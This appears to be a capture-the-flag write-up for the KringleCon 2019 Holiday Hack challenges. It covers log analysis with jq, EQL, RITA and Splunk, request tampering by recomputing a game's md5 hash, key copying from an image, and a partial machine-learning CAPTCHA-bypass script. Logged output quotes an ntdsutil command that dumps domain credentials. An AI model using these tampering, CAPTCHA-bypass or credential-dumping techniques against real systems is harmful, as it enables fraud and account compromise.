	`<input type="hidden" name="cause1" class="cause1" value>`
	`<input type="hidden" name="deathday1" class="deathday1" value="0">`
	`<input type="hidden" name="deathmonth1" class="deathmonth1" value="0">`
	`<input type="hidden" name="name2" class="name2" value="Emma">`
	`<input type="hidden" name="health2" class="health2" value="100">`
	`<input type="hidden" name="cond2" class="cond2" value="0">`
	`<input type="hidden" name="cause2" class="cause2" value>`
	`<input type="hidden" name="deathday2" class="deathday2" value="0">`
	`<input type="hidden" name="deathmonth2" class="deathmonth2" value="0">`
	`<input type="hidden" name="name3" class="name3" value="Savvy">`
	`<input type="hidden" name="health3" class="health3" value="100">`
	`<input type="hidden" name="cond3" class="cond3" value="0">`
	`<input type="hidden" name="cause3" class="cause3" value>`
	`<input type="hidden" name="deathday3" class="deathday3" value="0">`
	`<input type="hidden" name="deathmonth3" class="deathmonth3" value="0">`
	`<input type="hidden" name="reindeer" class="reindeer" value="2">`
	`<input type="hidden" name="runners" class="runners" value="2">`
	`<input type="hidden" name="ammo" class="ammo" value="10">`
	`<input type="hidden" name="meds" class="meds" value="2">`
	`<input type="hidden" name="food" class="food" value="100">`
	`<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">`
	
	So we start to analyse the hash, to see if we can work out how this value is generated, in-order for us to craft and spoof a request to the game server.
	
	The hash is 32 characters in length – indicating its an md5. Rather than attemprting to crack or bruteforce this hash, we turn to online resources to see if the hash has been previously reversed.
	
	Cracking the hash via an online database(https://crackstation.net/):
	 
	
	We retrieve: 1626

After a while, we determined that the server was just adding 1626 to the distance travelled values and taking a hash of the total. A hint was in the talk *Web Apps: A Trailhead*.

To test this theory we increase the distance from 0 to 7999. We then generate a hash md5(1626 + 7999) and change the values of the Contianer to reflect these changes. In linux we can calculate the new md5 quickly using the following command:

```
$ echo -n "$(1626 + 7999)" | md5sum
a330f9fecc388ce67f87b09855480ca3  -
```


We update both values in the 'Elements' tab of Chromes Developer Tools (distance to 7999 and hash to `a330f9fecc388ce67f87b09855480ca3)` and we press 'Go'!



We have now completed the hard challenge!

Zeek JSON Analysis with Wunrose Openslae

	Zeek JSON Analysis – Sleigh Workshop
	Have you played with the key grinder in my room? Check it out! It turns out: if you have a good image of a key, you can physically copy it. Maybe you'll see someone hopping around with a key here on campus. Sometimes you can find it in the Network tab of the browser console. Deviant has a great talk on it at this year's Con. He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale. ... You made it - congrats!

	`Some JSON files can get quite busy.`
	`There's lots to see and do.`
	`Does C&C lurk in our data?`
	`JQ's the tool for you!`
	
	`-Wunorse Openslae`
	
	`Identify the destination IP address with the longest connection duration`
	`using the supplied Zeek logfile. Run runtoanswer to submit your answer.`
	
	We start by looking at the type of data we are dealing with:
	
	`cat conn.log | jq`
	
	Over on twitter we see Joshua Wright as made an interesting blog post.
	https://twitter.com/joswr1ght/status/1204398474353086465
	 
	https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2

We see that most entries have a duration field. We can try to sort on that field as a numeric value.

```
cat conn.log | jq -s 'sort_by(.duration) | reverse |
.[0]'
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

The destination IP: 13.107.21.200.

We can now submit this to the runtoanswer tool

```
elf@51570ada4eb2:~$ runtoanswer
Loading, please wait......



What is the destination IP address with the longes
connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!
```

Challenge complete!

Objectives

Objective Zero

Talk to Santa in the Quad

This is a little embarrassing, but I need your help.

Our KringleCon turtle dove mascots are missing!

They probably just wandered off.

Can you please help find them?

To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.

Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!

We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.

After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.

Not sure where to start? Try hopping around campus and talking to some elves.

If you help my elves with some quicker problems, they'll probably remember clues for the objectives.

Objective One

Find the Turtle Doves

Michael and Jane - Two Turtle Doves – Found at the top of the Quad, in the Student's Union, next to the fireplace.

Hoot Hooot?
...
Hoot Hooot?
...
Hoot Hooot?
...
Hoot Hooot?

Objective Two

Unredact a Threatening Document

What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad, or here: https://downloads.elfu.org/LetterToElfUPersonnel.pdf

Having previously read this blog post by Netscylla https://www.netscylla.com/blog/2019/09/21/Pentest-Reporting-and-Information-Leaks.html
We had a good idea on what actions to perform.

Windows Solution
Load the pdf into a pdf editor/MS Word, and delete the red boxes:

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR Confidential
ELSE!

Attention All Elf University Personnel,

~~It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE~~ you ~~to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical~~ Confidential characters.

~~For centuries, we have expressed our frustration at your lack of willingness to spread your~~ cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

See a Linux friendly solution below…

Linux Solution

On Ubuntu 18.04 we have a built-in packaged command called *pdftotext* (part of poppler-utils)

```
$ pdftotext LetterToElfUPersonnel.pdf
$ cat LetterToElfUPersonnel.txt
Date: February 28, 2019
To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole
From: A Concerned and Aggrieved Character
Subject: DEMAND: Spread Holiday Cheer
to Other Holidays and Mythical Characters… OR
ELSE!

Attention All Elf University Personnel, It remains a
constant source of frustration that Elf University and the
entire operation at the North Pole focuses exclusively on
Mr. S. Claus and his year-end holiday spree. We URGE you to
consider lending your considerable resources and expertise
in providing merriment, cheer, toys, candy, and much more
to other holidays year-round, as well as to other mythical
characters.

For centuries, we have expressed our frustration at your
lack of willingness to spread your cheer beyond the
inaptly-called "Holiday Season." There are many other
perfectly fine holidays and mythical characters that need
your direct support year-round. If you do not accede to our
demands, we will be forced to take matters into our own
hands. We do not make this threat lightly. You have less
than six months to act demonstrably.

Sincerely,
--A Concerned and Aggrieved Character
```

The answer is

DEMAND

Objective Three

Windows Log Analysis: Evaluate Attack Outcome

We're seeing attacks against the Elf U domain! Using the event log data (https://downloads.elfu.org/Security.evtx.zip) identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

This was made easy by DeepBlueCli
https://github.com/sans-blue-team/DeepBlueCLI/
https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1524493093.pdf

Deepbluecli was chosen because of its ability to highlight suspicious account behaviour

- User creation
- User added to local/global/universal groups
- Password guessing (multiple logon failures, one account)
- Password spraying via failed logon (multiple logon failures, multiple accounts)
- Password spraying via explicit credentials

This will output a significant amount of data and show us that there has been a password spay attempt for the following usernames:

```
.\DeepBlue.ps1 .\security.evtx
…
Date    : 19/11/2019 12:21:46
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use
(Password Spray Attack)
Results : The use of multiple user account access attempts
with explicit credentials is an indicator of a password
          spray attack.
Target Usernames: ygoldentrifle esparklesleigh hevergreen
Administrator sgreenbells cjinglebunsvtcandybaubles
bbrandyleaves bevergreen lstripyleaves gchocolatewine
ltrufflefig wopenslae mstripysleighvpbrandyberry civysparkles
sscarletpie ftwinklestockings cstripyfluff gcandyfluff
smullingfluff hcandysnaps  mbrandybells twinterfig supatree
civypears ygreenpie ftinseltoes smary ttinselbubbles
dsparkleleaves
```

Assuming a privileged account has been compromised we look for security EventID (4672). More on 4672 can be found here: https://bit.ly/34VUFiE. But basically, this event lets you know whenever an account assigned any "administrator equivalent" user rights logs on. For instance, you will see event 4672 in close proximity to logon events (4624) for administrators since administrators have most of these admin-equivalent rights.

```
.\DeepBlue.ps1 .\security.evtx
…abbrev…
Date    : 24/08/2019 01:00:20
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pminstix
          User SID Access Count: 2
…
…
Date    : 24/08/2019 01:00:20
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
…abbrev…
```

We have two potential candidates above pministix & supatree, but pministix isn't in the password spray event above (4648). Therefore, supatree is the compromised account we're looking for…

Answer:
SUPATREE

Objective Four

Windows Log Analysis: Evaluate Attack Outcome

Using these normalized Sysmon logs (https://downloads.elfu.org/sysmon-data.json.zip), identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

Windows: Quick answer – the last log entry:

Strangely the last log entry is our answer

```
PS > gc .\sysmon-data.json|select -last 20
    },
    {
        "command_line": "ntdsutil.exe  \"ac i ntds\" ifm
\"create full c:\\hive\" q q",
        "event_type": "process",
        "logon_id": 999,
        "parent_process_name": "cmd.exe",
        "parent_process_path":
"C:\\Windows\\System32\\cmd.exe",
        "pid": 3556,
        "ppid": 3440,
        "process_name": "ntdsutil.exe",
        "process_path":
"C:\\Windows\\System32\\ntdsutil.exe",
        "subtype": "create",
        "timestamp": 132186398470300000,
        "unique_pid": "{7431d376-dee7-5dd3-0000-
0010f0c44f00}",
        "unique_ppid": "{7431d376-dedb-5dd3-0000-
001027be4f00}",
        "user": "NT AUTHORITY\\SYSTEM",
        "user_domain": "NT AUTHORITY",
        "user_name": "SYSTEM"
    }
```

Linux EQL Walkthrough:

A hint referred to EQL, we found Joshua Wrights EQL presentation here: https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/

We can use EQL to search the json data. We search for lsass processes:

```
$ eql query -f sysmon-data.json "process where
parent_process_name = '*lsass*'" | jq
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
```

```
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

We see only one time that lsass.exe has been run. We can now search for the user (999) and limit the time to a few seconds around this event.

The found timestamp converts to:
GMT: Tuesday, November 19, 2019 12:23:55 PM

We will search from GMT: Tuesday, November 19, 2019 12:23:50 PM (132186398300000000) to GMT: Tuesday, November 19, 2019 12:25:00 PM (132186399000000000)

```
$ eql query -f sysmon-data.json "process where logon_id = 999
and timestamp > 132186398300000000 and timestamp <
132186399000000000" | jq
{
  "command_line": "C:\\Windows\\system32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
{
  "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create
full c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

Or following Joshua Wrights example on the SANs blog #Threat Hunting ntdsutil aka T1003:

```
$ eql query -f sysmon-data.json "process where process_name = 'ntdsutil.exe' and command_line=='*create*'"
{"command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
"event_type": "process",
"logon_id": 999,
"parent_process_name": "cmd.exe",
"parent_process_path": "C:\\Windows\\System32\\cmd.exe",
"pid": 3556,
"ppid": 3440,
"process_name": "ntdsutil.exe",
"process_path": "C:\\Windows\\System32\\ntdsutil.exe",
"subtype": "create",
"timestamp": 132186398470300000,
"unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
"unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
"user": "NT AUTHORITY\\SYSTEM",
"user_domain": "NT AUTHORITY",
"user_name": "SYSTEM"}
```

Answer

NTDSUTIL

Objective Five

Network Log Analysis: Determine Compromised System

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs(https://downloads.elfu.org/elfu-zeeklogs.zip) ? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

A quick google about parsing Zeek logs for security purposes, and we found this SANs paper
https://www.sans.org/reading-room/whitepapers/detection/onion-zeek-rita-improving-network-visibility-detecting-c2-activity-38755
We then downloaded and installed rita from the below github link:
https://github.com/activecm/rita

[We skip the installation instructions for Rita on Ubuntu Linux as this is well documented, and the installer script has easy to follow instructions]

Black Hills Information Security have a nice instructional video here:
https://youtu.be/mpCBOQSjbOA

Rita:

```
cd rita
wget https://downloads.elfu.org/elfu-zeeklogs.zip
unzip elfu-zeeklogs.zip
```

The rita commands works as

```
/usr/local/bin/rita import [directory logs] [database name]
/usr/local/bin/rita show-beacons
```

Our commands for the answer is:

```
/usr/local/bin/rita import elfu-zeeklogs sans
/usr/local/bin/rita show-beacons sans|head -n 2

Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion
0.998,192.168.134.130,144.202.46.214,7660,1156,10,683,10,563,6926,7641,0,0,0,0
```

Answer

192.168.134.130

Objective Six

SPLUNK

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

Answer

Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Hi, I'm Dr. Banas, professor of Cheerology at Elf University.
This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!
I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.
Kent said that my computer has been hacking other computers on campus and that I needed to fix it ASAP!
If I don't, he will have to report the incident to the boss of the SOC.
Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: elf / Password: elfsocks.
I don't know anything about computer security. Can you please help me?

Training questions:

1. What is the short host name of Professor Banas' computer?

sweetums

2.What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt

index=main cbanas "c:\\users\\cbanas"

3.What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

144.202.46.214.vultr.com

index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3

4)What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

19th Century Holiday Cheer Assignment.docm

index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse (& time +- 5sec) also time is 17:17-17:20
index=main sourcetype=WinEventLog EventCode=4688 (time 17:18:15 to find the docm)

5.How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

21 (42 emails /2 ; due to replies)

	index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time 6.What was the password for the zip archive that contained the suspicious file? 123456789 https://splunk.elfu.org/en-US/app/SA-elfusoc/search?q=search%20index%3Dmain%20sourcetype%3Dstoq%20%20%22results%7B%7D.workers.smtp.from%22%3D%22bradly%20buttercups%20%3Cbradly.buttercups%40eifu.org%3E%22&display.page.search.mode=smart&dispatch.sample_ratio=1&earliest=0&latest=&display.general.type=events&display.page.search.tab=events&display.events.fields=%5B {at this point do not close the last window} 7.What email address did the attack come from? Bradly.Buttercups@elfu.org **index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>"** **index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}")** **| mvexpand results** **| eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename** **| search fullpath!=""** **| table filename,fullpath** Last thing for you today: Did you know that modern Word documents are (at their **core**) nothing more than a bunch of .xml files? core.xml http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ Answer **Kent you are so unfair. And we were going to make you the king of the Winter Carnival.**


Objective Seven

<table>
<tr>
<td>  </td>
<td>Get Access To The Steam Tunnels
Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dom room and talk with Minty Candy Cane.
Answer: Krampus Hollyfeld
Key biting: 122520</td>
</tr>
<tr>
<td>  </td>
<td>Have you played with the key grinder in my room? Check it out!
It turns out: if you have a good image of a key, you can physically copy it.
Maybe you'll see someone hopping around with a key here on campus.
Sometimes you can find it in the Network tab of the browser console.
Deviant has a great talk on it at this year's Con.
He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale.
...
You made it - congrats!</td>
</tr>
<tr>
<td></td>
<td>When you first enter the room with the key cutter a strange figure in a santa/jesters hat, disappears into a closet with a keyway on the wall????


Upon close inspection of his avatar, we see a key on his belt.

Adjusting the image through GIMP (https://www.gimp.org/)


 

and applying Deviant’s key biting templates we achieve:</td>
</tr>
</table>



The biting is:
122520

Return to the key cutting machine



Cut the key using the numbers to enter the correct cut depths and press the cut button:

Use this key in the keyway in the closet, to open the path into the Steam tunnels.

Greeted by the strange figure he tells you:
Hello there! I'm Krampus Hollyfeld.
I maintain the steam tunnels underneath Elf U,
Keeping all the elves warm and jolly.
Though I spend my time in the tunnels and smoke,
In this whole wide world, there's no happier bloke!
Yes, I borrowed Santa's turtle doves for just a bit.
Someone left some scraps of paper near that fireplace, which is a big fire hazard.
I sent the turtle doves to fetch the paper scraps.
But, before I can tell you more, I need to know that I can trust you.

Answer
Krampus Hollyfeld

Objective Eight

	Bypassing the Frido Sleigh CAPTEHA Help Krampus beat the Frido Sleigh contest(https://fridosleigh.com/). For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room. Answer **8la8LiZEwvyZr2WO**
	In this whole wide world, there's no happier bloke! Yes, I borrowed Santa's turtle doves for just a bit. Someone left some scraps of paper near that fireplace, which is a big fire hazard. I sent the turtle doves to fetch the paper scraps. But, before I can tell you more, I need to know that I can trust you. Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.

	We trained the Machine Learning algorithm through scraping of the images used in the actual captcha. This was done by using Chrome's Developer Tool, using the network tab to obtain a list of all images. We downloaded these images using a plugin 'Download All Images' (https://chrome.google.com/webstore/detail/download-all-images) and then using Ubuntu Linux to rename multiple files quickly and en-mass. It lessened the painstaking process of filtering images into their categories e.g. Presents, Ornaments, Santa Hats and Candycanes etc. We then retrained the ML graph using the command below. Note we took advantage of a different training model from Tensorflows module hub : **mobilenet_v1_025_128**
	
	python ./retrain.py --image_dir pics2 --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_025_128/feature_vector/3
	
	The code was run on an intel i5 2.5GHz processer running Ubuntu 18.04 Linux, with 8GB RAM and was enough to win at the Capteha Challenge.
	
	Our modified code `capteha_api.py`:
	`#!/usr/bin/env python3`
	`# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld`
	`import requests`
	`import json`
	`import sys`
	`import os`
	`import tensorflow as tf`
	`tf.logging.set_verbosity(tf.logging.ERROR)`
	`import numpy as np`
	`import threading`
	`import queue`
	`import time`
	`import base64`
	
	`def load_labels(label_file):`
	`label = []`
	`proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()`
	`for l in proto_as_ascii_lines:`
	`label.append(l.rstrip())`
	`return label`

```
def predict_image(q, sess, graph, image_bytes, img_full_path,
labels, input_operation, output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':img_full_path,
'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=128,
input_width=128, input_mean=0, input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3,
name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height,
input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]),
[input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result


def main():
    yourREALemailAddress = "xxx my email xxx"

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp =
json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of
dictionaries eaching containing the keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     #
The Image types the CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(),
challenge_image_type[1].strip(), challenge_image_type[2].replace('
and ','').strip()] # cleaning and formatting

    '''
    MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
    '''
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
    input_operation =
graph.get_operation_by_name("import/Placeholder")
    output_operation =
graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    # Can use queues and threading to spead up the processing
    q = queue.Queue()
```

